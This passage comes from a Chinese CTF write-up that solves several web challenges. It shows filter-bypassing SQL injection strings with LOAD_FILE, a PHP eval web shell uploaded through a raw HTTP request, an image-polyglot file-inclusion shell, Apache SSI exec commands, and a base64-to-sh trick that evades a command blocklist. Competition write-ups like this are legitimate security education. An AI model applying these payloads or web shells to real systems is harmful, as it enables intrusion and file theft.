1'union/**/selselectect/**/group_concat(column_name)/**/frfromom/*
*/infoorrmation_schema.columns/**/where/**/table_name/**/like/**/'
passwoorrd'#
```

查询结果: id,note,flag

于是进一步查看 flag 字段

```
SQL
1'union/**/selselectect/**/flag/**/frfromom/**/secret.passwoorrd#
```

查询结果: PKWCTF{y0u

得到 flag1=PKWCTF{y0u

查询第二段 flag，先构造语句查看学生列名

```
SQL
1'union/**/selselectect/**/group_concat(column_name)/**/frfromom/*
*/infoorrmation_schema.columns/**/where/**/table_name/**/like/**/'
scoorre'#
```

查询结果：grade,student

于是构造语句如下

```SQL
1'union/**/selselectect/**/grade/**/frfromom/**/scoorre/**/where/**/student/**/like/**/'pkwsec'#
```

查询结果：-g3t-1t

得到 flag2=-g3t-1t

查询第三段 flag，需要使用 LOAD_FILE()函数

```SQL
1'union/**/selselectect/**/LOLOADAD_FILE('/flag')/**/#
```

查询结果：-s0-c00l}

得到 flag3=-s0-c00l}

拼接 flag，得到完整 flagPKWCTF{y0u-g3t-1t-s0-c00l}

来 康康代码！

```Bash
题目
<?php
error_reporting(0);
highlight_file(__FILE__);
include('flag.php');

class ctfShowUser{
    public $username='xxxxxx';
    public $password='xxxxxx';
    public $isVip=false;

    public function checkVip(){
        return $this->isVip;
    }
    public function login($u,$p){
        if($this->username===$u&&$this->password===$p){
            $this->isVip=true;
        }
        return $this->isVip;
    }
```

```
    public function vipOneKeyGetFlag(){
        if($this->isVip){
            global $flag;
            echo "your flag is ".$flag;
        }else{
            echo "no vip, no flag";
        }
    }
}

$username=$_GET['username'];
$password=$_GET['password'];

if(isset($username) && isset($password)){
    $user = new ctfShowUser();
    if($user->login($username,$password)){
        if($user->checkVip()){
            $user->vipOneKeyGetFlag();
        }
    }else{
        echo "no vip,no flag";
    }
}
?>
```

题目给出了一段 php，包含了 1 个 ctfShowUser 类

类中有三个变量和三个方法

$username，$password，$isVip

checkVip()，login()，vipOneKeyGetFlag()

其中$username=$_GET['username']，$password=$_GET['password']


通过查看 vipOneKeyGetFlag()方法可知，当 isVip==true，输出 flag

同时看到 login($u,$p)方法中，当 username==$u 且 password==$p 时，isVip=true

由于下方登录检验中调用 login()方法时接收的是$username,$password

且$username=='xxxxxx',$password='xxxxxx'


于是当 `payload=/?username=xxxxxx&password=xxxxxx` 时，isVip==true，得到 flag



Thinkphp


本题考察对框架漏洞的测试和工具的使用

页面 favicon.ico 是 Thinkphp 的默认 ico，使用 Thinkphp 扫描工具 https://github.com/Lotus6/ThinkphpGUI 直接扫描即可



扫描出多个漏洞

指定 RCE 漏洞执行命令读取 flag



easy-upload1


本题考察对 burpsuite 的使用，以及对 php_upload 的绕过

```
Plain Text
挑战规则
前端只允许上传图像文件（jpg, jpeg, png, gif）
文件大小不能超过 2MB
尝试上传 PHP 文件以获取 flag
上传后的文件存储在服务器上的 upload 目录中
服务器端不做任何文件类型检查
```

规则中特别说明"前端只允许上传图像文件"


说明后端应该是有任意文件上传的漏洞的

打开 BurpSuite 对发送的图片进行抓包（使用内嵌浏览器或者在自己的浏览器中添加 127.0.0.1:8080 的代理）



发现此处可以修改上传的文件名及内容

先修改文件名试试能否上传成功



发现在我们修改了文件后缀为 php 之后，依然成功上传文件到靶机

于是将文件内容修改为一句话木马

PHP

一句话木马

```
<?php eval($_POST['cmd']);?>
// 连接密码 cmd
```

编辑后请求

美化 Raw Hex

```
POST /upload.php HTTP/1.1
Host: ctf.pkwsec.com:34796
Content-Length: 209
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.97
 Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryBHpJjKBi5OIcW4n7
Accept: */*
Origin: http://ctf.pkwsec.com:34796
Referer: http://ctf.pkwsec.com:34796/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

------WebKitFormBoundaryBHpJjKBi5OIcW4n7
Content-Disposition: form-data; name="file";
filename="one.php"
Content-Type: image/jpeg

<?php eval($_POST['cmd']);?>
------WebKitFormBoundaryBHpJjKBi5OIcW4n7--

```


响应

美化 Raw Hex 页面渲染


```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sun, 12 Oct 2025 00:12:17 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.38
Content-Length: 14

upload/one.php
```

成功上传


使用蚁剑（AntSword）尝试连接靶机




连接成功，于是可以连上靶机查找 flag



发现当前目录没有，于是前往根目录"/"寻找



在页面底部发现 flag 文件，打开获得 flag




easy-upload2

本题考察对 burpsuite 的使用，以及对 PHP 文件包含的理解

```
Plain Text
挑战规则
后端只允许上传图像文件（jpg, jpeg, png, gif）
文件大小不能超过 2MB
上传后的文件存储在服务器上的 upload 目录中
存在文件包含漏洞
```

和之前一样上传图片文件抓包，发现 PHP 文件无法上传,猜测后端是使用了白名单校验。



前端还写了文件包含，猜测可能还存在文件包含漏洞。

输入文件路径后 GET 参数为 file 参数。文件包含时会将任意文件后缀当成 php 脚本文件执行，所以可以在 jpg 图片文件里面添加 PHP 代码，然后包含我们之前上传的 jpg 图片文件。

图片马制作:

```
Shell
shell
copy 1742186517938.jpg/b+shell.php shell.jpg
```


然后上传 shell.jpg，包含这个图片马即可

```
Shell
http://ctf.pkwsec.com:{port}/include.php?file=uploads/68f1d8edabc7
```

```
b.jpg
```

easy-upload3

根据题目提示



此题考察 Apache SSI 漏洞，通过查询 Apache SSI 漏洞


了解到这是一种命令执行漏洞，，当目标服务器开启了 SSI 与 CGI 支持后

我们可以通过上传 shtml 文件执行命令

尝试上传该命令

```
<!--#exec cmd="ls /" -->
```

发现上传成功并成功命令执行，且 flag 就在当前文件夹下



于是构造命令如下

```
<!--#exec cmd="cat /flag" -->
```

得到 flag

Easyrce

本题考察对一句话木马的使用熟练度

```
Bash
题目
<?php
highlight_file('index.php');

#一句话木马，神神又奇奇

if(isset($_POST['J'])){
    $call=$_POST['J'];
    $dangerous_commands = ['cat', 'tac', 'head', 'nl', 'more',
'less', 'tail', 'vi', 'sed', 'od'];
    foreach ($dangerous_commands as $command) {
        if (preg_match("/$command/i", $call)) {
            die("这些个危险函数可不兴使啊");
        }
    }
    system($call);
}
?>
```

题目直接给出了一个可用的 system()函数（可用于执行命令），但是过滤掉了所有的读取命令

所以我们可以用 echo 命令结合 base64 -d 命令并使用 sh 命令执行来解决

由于没有过滤"flag"字样，且为黑名单模式，此题有多解，文后附一些其他解法（不完全）

先直接传入 POST 参数 `J=ls /`来查询 flag 位置

```
<?php
highlight_file('index.php');

#一句话木马，神神又奇奇

if(isset($_POST['J'])){
        $call=$_POST['J'];
        $dangerous_commands = ['cat', 'tac', 'head', 'nl', 'more', 'less', 'tail', 'vi', 'sed', 'od'];
        foreach ($dangerous_commands as $command) {
                if (preg_match("/$command/i", $call)) {
                        die("这些个危险函数可不兴使啊");
                }
        }
        system($call);
}
?> bin dev etc f14g home lib media mnt opt proc root run run.sh sbin srv sys tmp usr var
```

发现根目录下有名为 f14g 的可疑文件

于是使用 base64 加密过后的 `cat /f14g` --> `Y2F0IC9mMTRn`

```
SQL
payload
J=echo Y2F0IC9mMTRn|base64 -d|sh
```


传入 payload 得到 flag

```
<?php
highlight_file('index.php');

#一句话木马，神神又奇奇

if(isset($_POST['J'])){
        $cal1=$_POST['J'];
        $dangerous_commands = ['cat', 'tac', 'head', 'nl', 'more', 'less', 'tail', 'vi', 'sed', 'od'];
        foreach ($dangerous_commands as $command) {
                if (preg_match("/$command/i", $cal1)) {
                        die("这些个危险函数可不兴使啊");
                }
        }
        system($cal1);
}
?> pkwctf{cd24ee96-29f8-427e-beb6-fbd66f2da501}
```

以下是其他解法


1.`grep . /filename`

```
<?php
highlight_file('index.php');

#一句话木马，神神又奇奇

if(isset($_POST['J'])){
        $cal1=$_POST['J'];
        $dangerous_commands = ['cat', 'tac', 'head', 'nl', 'more', 'less', 'tail', 'vi', 'sed', 'od'];
        foreach ($dangerous_commands as $command) {
                if (preg_match("/$command/i", $cal1)) {
                        die("这些个危险函数可不兴使啊");
                }
        }
        system($cal1);
}
?> pkwctf{cd24ee96-29f8-427e-beb6-fbd66f2da501}
```



